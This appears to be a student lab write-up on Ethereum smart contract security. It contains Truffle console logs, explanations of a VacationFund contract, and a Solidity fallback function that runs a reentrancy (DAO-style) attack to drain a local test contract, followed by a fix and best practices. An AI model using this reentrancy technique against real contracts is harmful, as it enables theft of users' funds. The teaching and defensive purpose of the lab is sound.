eth_sendTransaction
  Transaction: 0x7f319c5e46cf982c24784066d79ec9fd10bcd801434203e8fd6941124fef063
  Contract created: 0x1cad2de68074f29e2b6ddefa79caf91b8ecc9a81
  Gas usage: 331859
  Block Number: 4
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)
eth_newBlockFilter
eth_getFilterChanges
eth_getTransactionReceipt
eth_getCode
eth_uninstallFilter
net_version
net_version
```

Output of truffle > migrate

```
truffle(development)> migrate
Jsing network 'development'.
Running migration: 1_initial_migration.js
 Deploying Migrations...
 ... 0xe73ccd96203dd30cdb2302e89ac542522cffdd5a704f142594db8c16604c525a
 Migrations: 0x059298355ccc301eb16b4a9597d43bd6e09b47f9
Saving successful migration to network...
 ... 0xc17960c0c7b59fd58d3e142e17f55cf2103e34345a4baa61ae55e4db509aec64
Saving artifacts...
Running migration: 2 deploy contracts.js
 Deploying Vault...
 ... 0xd6efe0ae0cb91ecb9829f9d2dd4a7831997a06f7f4e31c54eb8c9b1d9d64f1c7
 Vault: 0x63c0449b7af956a7e19c2201bc3face0fd4e1c55
 Deploying VacationFund...
 ... 0x7f319c5e46cf982c24784066d79ec9fd10bcd801434203e8fd6941124fef0633
 VacationFund: 0x1cad2de68074f29e2b6ddefa79caf91b8ecc9a81
 Deploying AttackVacationFund...
 ... 0x3a828dea9fab7fdd47a844ad661fc3a27d9ce430b09bb49aa6e92908ec20ca89
 AttackVacationFund: 0x792750ccd1e37ba601869519bc1ade7a30fbbf0f
Saving successful migration to network...
     0xcf8458a26bbde397c05dbd0292554f5507c083a7db5a753043971ca1009cc960
Saving artifacts...
```

The transactions are hashed and stored in a block. The hashes of two transactions are taken and hashes further to generate another hash. This process provides a single hash for all the transactions stored in the block. This hash is known as Transaction merkle root hash and is stored in block's header. A change in the transaction will change its hash and therefore eventually change the root of the hash. It will have cummulative effect because the hash of the block will change and the child hash has to change its hash, because the hash of the parent has changed. This helps in making transactions *immutable*. Any change to any transactions reflects in all hashes and therefore helps in detecting any spoofing activities.

```
truffle(development)> acc0 = web3.eth.accounts[0];
'0xf291eec3f53a6f03b341d2181ba181c50edd925d'
truffle(development)> acc1 = web3.eth.accounts[1];
'0x81e1510df57f6bff3c145d9c6ce15e8fc07a0d91'
truffle(development)> getEthBal = addr => web3.fromWei(web3.eth.getBalance(addr).toString());
[Function: getEthBal]
truffle(development)> getEthBal(acc0)
'99.8623847'
truffle(development)> getEthBal(acc1)
'100'
truffle(development)>
```

```
The balances are Acc0 = 99.8623847 ethers Acc1 = 100 ethers
```

# 2.1.3)

```
truffle(development)> thevault.deposit({from:acc0, value:web3.toWei(1,"ether")}
 tx: '0xee401f2fdc859261a4ad616c9c2c02c8e64e6a9aa8ccd1700fe085742873944c',
 receipt:
  { transactionHash: '0xee401f2fdc859261a4ad616c9c2c02c8e64e6a9aa8ccd1700fe085
2873944c',
    transactionIndex: 0,
    blockHash: '0x06d3e9c563d18c8943e05ebf953d48fe2f72ccab4a08a1ece74f152a533e
70'
    blockNumber: 7,
    gasUsed: 43205,
    cumulativeGasUsed: 43205,
    contractAddress: null,
    logs: [ [Object] ],
    status: 1 },
 logs:
  [ { logIndex: 0,
      transactionIndex: 0,
      transactionHash: '0xee401f2fdc859261a4ad616c9c2c02c8e64e6a9aa8ccd1700fe0
742873944c
      blockHash: '0x06d3e9c563d18c8943e05ebf953d48fe2f72ccab4a08a1ece74f152a53
1970'
      blockNumber: 7,
      address: '0x63c0449b7af956a7e19c2201bc3face0fd4e1c55',
      type: 'mined'
      event: 'Deposit',
      args: [Object] } ]
```

```
at IIY.onread (net.js:594:20)
truffle(development)> getEthBal(thevault.address);
'1'
truffle(development)> getEthBal(acc0);
'98.8580642'
```

The output performs the transaction of 1 ether from *acc0* to the *vault*. We can see the increase of 1 ether in the balance of the vault. We can also see a decrease of 1 ether in th balance of acc0 (from 99.8623847 to 98.8580642)

2.1.4)

```
args: [Object] } ] }
truffle(development)> thevault.deposit({from:acc0, value:web3.toWei(5,"ether")})
;
Error: VM Exception while processing transaction: revert
   at Object.InvalidResponse (/usr/local/lib/node_modules/truffle/build/webpack
:/~/web3/lib/web3/errors.js:38:1)
   at /usr/local/lib/node_modules/truffle/build/webpack:/~/web3/lib/web3/reques
tmanager.js:86:1
   at /usr/local/lib/node_modules/truffle/build/webpack:/~/truffle-provider/wra
pper.js:134:1
   at XMLHttpRequest.request.onreadystatechange (/usr/local/lib/node_modules/truffle/build/webpack:/~/web3/lib/web3/httpprovider.js:128:1)
   at XMLHttpRequestEventTarget.dispatchEvent (/usr/local/lib/node_modules/truffle/build/webpack:/~/xhr2/lib/xhr2.is:64:1)
```

The line responsible for this is

require(msg.value == 1 ether);

The line ensures that only 1 ether of value is accepted. Any value above or below that would throw an exception.

2.1.5)

The new balance of acc0 is restored back to original value of 99.8623847

I found the conversion using the command web3.toWei(1, "ether");

```
98.8580042
truffle(development)> web3.toWei(1,"ether");
'1000000000000000000'
truffle(development)>
```

### 2.2) ATTACKS AND DEFENCES

2.2.1)

- a) *Value():* This function assigns the address provided to its input as the OWNER of the contract. This function can be used whenever the owner gets changed. In other words, this function assigns the address the owner ether account(wallet) into which funds are transferred. The total number of participants required for the vacation is set to 10.
- **Signup():** Signup function adds a participant to the vacation and increments the count. The sender's address is saved in participant array. The senders' value is checked for if it has 10 others. The sender is added into participant array **only when this condition is met**. If the condition is not met an exception is thrown.

**Withdraw():** Withdraw function allows a participant to withdraw from the vacation. The function first iterates through the array and checks if the sender's address is a participant's address or not. If the sender is present in the participant array then 10 ether is transferred from funds back to the sender. Here the funds are transferred first and the array is updated (participant is removed) **later**. The participant array is updated and the count value is decreased by 1.

*finalize():* The finalize function has two condition checks. If the total participants are less than the required participants of 10, then the vacation is kinda cancelled and all the participants are returned their funds. If the total participants exceed the total size of 10, then the extra funds collected (anything above 100 ether) is divided equally among all the participants and transferred to them. As in, in other words, a value of less than 10 ether would be fine from each participant, therefore the extra is transferred. If 100 ether is required and 12 participants signed up, then we have total funding of 120 ether, the extra 20 ether is divided among 12 participants and 20/12 = 1.667 ether would be transferred to each of them.

selfdestruct(owner): is used once the contract is complete. The function transfers all the funds to the owner's address. This is used over address.send(this.balance) because it costs less gas to execute selfdestruct function.

- b) Target amount planning to collect is 100 ether for 10 people.
- c) If the total participants are less than the required participants of 10, then the vacation is kinda cancelled and all the participants are returned their funds.
- d) If the total participants exceed the total size of 10, then the extra funds collected (anything above 100 ether) is divided equally among all the participants and transferred to them. As in, in other words, a value of less than 10 ether would be fine from each participant, therefore the extra is transferred. If 100 ether is required and 12 participants signed up, then we have total funding of 120 ether, the extra 20 ether is divided among 12 participants and 20/12 = 1.667 ether would be transferred to each of them.
- e) selfdestruct(owner) is used once the contract is complete. This function transfers all the funds to the owner's address. This is used over *address.send(this.balance)* because it costs less gas to execute selfdestruct function.

# 2.2.2) I would make the following change to the *AttackVacationFund.sol*

```
contract AttackVacationFund {
   VacationFund public vacationfund;
   bool is_attack = true;

function () public payable {
   if(is_attack == true)
      {
       is_attack = false;
       vacationfund.call(bytes4(keccak256("withdraw()")));
   }
}
```



#### DAO Attack:

- DAO attack depends on the concept of *fallback* function().
- When the withdraw function is called from *AttackVacationFund*, the withdraw function of *VacationFund* is called.
- The withdraw function of vacation fund has the line *require(msg.sender.call.value(10 ether)())*; which would send back the money to the sender. However, this function would also trigger the fallback function of the *AttackVacationFund* function once the ether is returned. The fallback function can call the withdraw function again and again (in recursion) and extort ether from the VacationFund funds which would drain all the money.
- The recursion can be controlled by using global variables and control loops like for, if, while etc.
- This attack is possible only because the ether value is sent first and only then the participant is removed from the array. Therefore we can run the withdraw function as many times as we want because of the **if** condition (that checks for whether the sender is a participant) always returns true.

I would declare a global variable is\_attack = true. Inside the *fallback* function, I would execute the function only when is\_attack is true. This fallback function plans to extort only once. Therefore, once the *if* condition is checked, the is\_attack variable is set to false (this is to prevent further recursion). This is followed by calling the withdraw() function again. This allows us to get 20 ethers instead of 10 ethers.

The attack is performed as follows:

To set up the attack, the following commands are excuted in order in truffle console.

- 1) Migrate #migrates contracts
- 2) acc0 = web3.eth.accounts[0]; #sets acc0
- 3) acc1 = web3.eth.accounts[1]; #sets acc1
- 4) VacationFund.deployed().then(contract => mvf = contract) #deployes vacation fund contract
- 5) AttackVacationFund.deployed().then(contract => avf = contract) #deployes malicious contract
- 6) getEthBal = addr => web3.fromWei(web3.eth.getBalance(addr).toString()); # function to get eth balance
- 7) avf.attackVacationFund(mvf.address); #sets up the VacationFund's address in AttackVacationFund.

The attack performed is described in screenshots below.

The attacker gets ether from account0 and signups the attacker's address as the participant into the vacation.

Next, the attacker gets ether from account0 and signups the attacker's address as the second participant into the vacation.

```
truffle(development)> getEthBal(avf.address);
'0'
truffle(development)> getEthBal(mvf.address);
'20'
```

The above step shows the account balance Attackers address has 0 ether Vacation fund funds have 20 ether

```
truffle(development)> avf.renege({from:acc0});
{ tx: '0x66a00777d6341fe25b1118e1f8328a0e1f24f486e49d6ddd52f9e4fdfc398283',
    receipt:
    { transactionHash: '0x66a00777d6341fe25b1118e1f8328a0e1f24f486e49d6ddd52f9e4f
dfc398283',
        transactionIndex: 0,
        blockHash: '0x493b154db371b1e6e2edf27948b9e5e9fb658c6ca6a8ae1c785295abac7a4

907',
        blockNumber: 11,
        gasUsed: 48866,
        cumulativeGasUsed: 48866,
        contractAddress: null,
        logs: [],
        status: 1 },
    logs: [] }
truffle(development)> getEthBal(avf.address);
'20'
```

executes renege function. The function is supposed to withdraw the attacker's address from the participants' array and give out 10 ether. However, it gives out all 20 ether, because the attacker's fallback function also gets executed.

We can see that the attacker's address now gets 20 ether instead of 10. 2.2.3)

I would fix the withdraw function of VacationFund in the following manner.

- 1) I would go through the array of participants and determine the position at which the sender's address is present.
- 2) If the participant is present then the participant is removed first.
- 3) Only after the participant is removed, the funds are returned to the sender.

This would ensure that no fallback recurssion can drain the funds from VacationFund

- 2.2.4) The best practices for writing smart contracts would be :
  - 1) Avoid external function calls as much as possible. if you can't remove the external call, then next simplest way to prevent DAO attack would be to make sure that we don't call an external function until we have done all the internal work you need to do.
  - 2) The timestamp of a block can be spoofed by a miner. Thererfore it is preferred to avoid writing check conditions based on timestamps.